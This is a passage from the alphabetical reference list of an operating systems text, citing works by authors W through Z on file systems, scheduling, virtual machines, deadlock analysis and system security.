- WANG, L.; DASGUPTA, P. Kernel and application integrity assurance: Ensuring freedom from rootkits and malware in a computer system. Proc. 21st Int'l Conf. on Advanced Information Networking and Applications Workshops. IEEE, 2007, p. 583-589.

- WANG, L.; XIAO, Y. A survey of energy-efficient scheduling mechanisms in sensor networks. Mobile Networks and Applications, v. 11, out. 2006a, p. 723-740.
- WANG, R. Y.; ANDERSON, T. E.; PATTERSON, D. A. Virtual log based file systems for a programmable disk. Proc. Third Symp. on Operating Systems Design and Implementation. USENIX, 1999, p. 29-43.
- WANG, X.; LI, Z.; XU, J. et al. Packet vaccine: Black-box exploit detection and signature generation. Proc. 13th ACM Conf. on Computer and Commun. Security. ACM, 2006b, p. 37-46.
- WEIL, S. A., BRANDT, S. A., MILLER, E. L. et al. Ceph: A scalable, high-performance distributed file system. Proc. Seventh Symp. on Operating System Design and Implementation. USENIX, 2006, p. 307-320.
- WEISER, M.; WELCH, B.; DEMERS, A. et al. Scheduling for reduced CPU energy. Proc. First Symp. on Operating System Design and Implementation. USENIX, 1994, p. 13-23.
- WHEELER, P; FULP, E. A taxonomy of parallel techniques of intrusion detection. Proc. 45th Annual Southeast Regional Conf. ACM, 2007, p. 278-282.
- WHITAKER, A.; COX, R. S.; SHAW, M. et al. Rethinking the design of virtual machine monitors. Computer, v. 38, maio 2005, p. 57-62.
- WHITAKER, A.; SHAW, M.; GRIBBLE, S. D. Scale and performance in the Denali isolation kernel. ACM SIGOPS Operating Systems Rev., v. 36, jan. 2002, p. 195-209.
- WILLIAMS, A.; THIES, W.; ERNST, M. D. Static deadlock detection for Java libraries. Proc. European Conf. on Object--Oriented Programming. Springer, 2005, p. 602-629.
- WIRES, J.; FEELEY, M. Secure file system versioning at the block level. Proc. Eurosys 2007. ACM, 2007, p. 203-215.
- WIRTH, N. A plea for lean software. Computer, v. 28, fev. 1995,
- WOLF, W. The future of multiprocessor systems-on-chip. Proc. 41st Annual Conf. on Design Automation. ACM, 2004, p. 681-685.
- WONG, C. K. Algorithmic studies in mass storage systems. New York: Computer Science Press, 1983.
- WRIGHT, C. P.; SPILLANE, R.; SIVATHANU, G. et al. Extending ACID semantics to the file system. ACM Trans. on Storage, v. 3, Art. 4, jun. 2007.
- WU., M.-W.; HUANG, Y.; WANG, Y.-M. et al. A stateful approach to spyware detection and removal. Proc. 12th Pacific Rim Int'I Symp. on Dependable Computing. IEEE, 2006, p. 173-182.
- WULF, W. A.; COHEN, E. S.; CORWIN, W. M. et al. HYDRA: The kernel of a multiprocessor operating system. Commun. of the ACM, v. 17, jun. 1974, p. 337-345.
- YAHAV, I.; RASCHID, L.; ANDRADE, H. Bid based scheduler with backfilling for a multiprocessor system. Proc. Ninth Int'l Conf. on Electronic Commerce. ACM, 2007, p. 459-468.
- YANG, J.; TWOHEY, P.; ENGLER, D. et al. Using model checking to find serious file system errors. ACM Trans. on Computer Systems, v. 24, 2006, p. 393-423.
- YANG, L.; PENG, L. SecCMP: A secure chip-multiprocessor architecture. Proc. 1st Workshop on Architectural and System Support for Improving Software Dependability. ACM, 2006, p. 72-76.

- YOON, E. J.; RYU, E.-K.; YOO, K.-Y. A secure user authentication scheme using hash functions. ACM SIGOPS Operating Systems Rev., v. 38, abr. 2004, p. 62-68.
- YOUNG, M.; TEVANIAN, A.; Jr., RASHID, R. et al. The duality of memory and communication in the implementation of a multiprocessor operating system. *Proc. 11th Symp. on Operating Systems Principles*. ACM, 1987, p. 63-76.
- YU, H.; AGRAWAL, D.; EL ABBADI, A. MEMS-based storage architecture for relational databases. *VLDB J.*, v. 16, abr. 2007, p. 251-268.
- YUAN, W.; NAHRSTEDT, K. Energy-efficient CPU scheduling for multimedia systems. ACM Trans. on Computer Systems. ACM, v. 24, ago. 2006, p. 292-331.
- ZACHARY, G. P. Showstopper. New York: Maxwell Macmillan, 1994.
- ZAHORJAN, J.; LAZOWSKA, E. D.; EAGER, D. L. The effect of scheduling discipline on spin overhead in shared memory parallel systems. *IEEE Trans. on Parallel and Distr. Systems*, v. 2, abr. 1991, p. 180-198.
- ZAIA, A.; BRUNEO, D.; PULIAFITO, A. A scalable grid-based multimedia server. Proc. 13th IEEE Int'l Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises. IEEE, 2004, p. 337-342.
- ZARANDIOON, S.; THOMASIAN, A. Optimization of online disk scheduling algorithms. *ACM SIGMETRICS Performance Evaluation Rev.*, v. 33., 2006, p. 42-46.
- ZEKAUSKAS, M. J.; SAWDON, W. A.; BERSHAD, B. N. Software write detection for a distributed shared memory. *Proc. First*

- Symp. on Operating System Design and Implementation. USENIX, 1994, p. 87-100.
- ZELDOVICH, N.; BOYD-WICKIZER; KOHLER, E. et al. Making information flow explicit in HiStar. Proc. Sixth Symp. on Operating Systems Design and Implementation. USENIX, 2006, p. 263-278.
- ZHANG, L.; PARKER, M.; CARTER, J. Efficient address remapping in distributed shared-memory systems. ACM Trans. on Arch. and Code. Optimization, v. 3, jun. 2006, p. 209-229.
- ZHANG, Z.; GHOSE, K. HFS: A hybrid file system prototype for improving small file and metadata performance. *Proc. Eurosys* 2007. ACM, 2007, p. 175-187.
- ZHOU, Y.; LEE, E. A. A causality interface for deadlock analysis in dataflow. *Proc. 6th Int'l Conf. on Embedded Software*. ACM/ IEEE, 2006, p. 44-52.
- ZHOU, Y.; PHILBIN, J. F. The multi-queue replacement algorithm for second level buffer caches. *Proc. Annual Tech. Conf.* USENIX, 2001, p. 91-104.
- ZOBEL, D. The deadlock problem: A classifying bibliography. ACM SIGOPS Operating Systems Rev., v. 17, out. 1983, p. 6-16.
- ZUBERI, K. M.; PILLAI, P.; SHIN, K. G. EMERALDS: A small-memory real-time microkernel. *Proc. 17th Symp. on Operating Systems Principles*. ACM, 1999, p. 277-299.
- ZWICKY, E. D. Torture-testing backup and archive programs: Things you ought to know but probably would rather not. Proc. Fifth Conf. on Large Installation Systems Admin. USENIX, 1991, p. 181-190.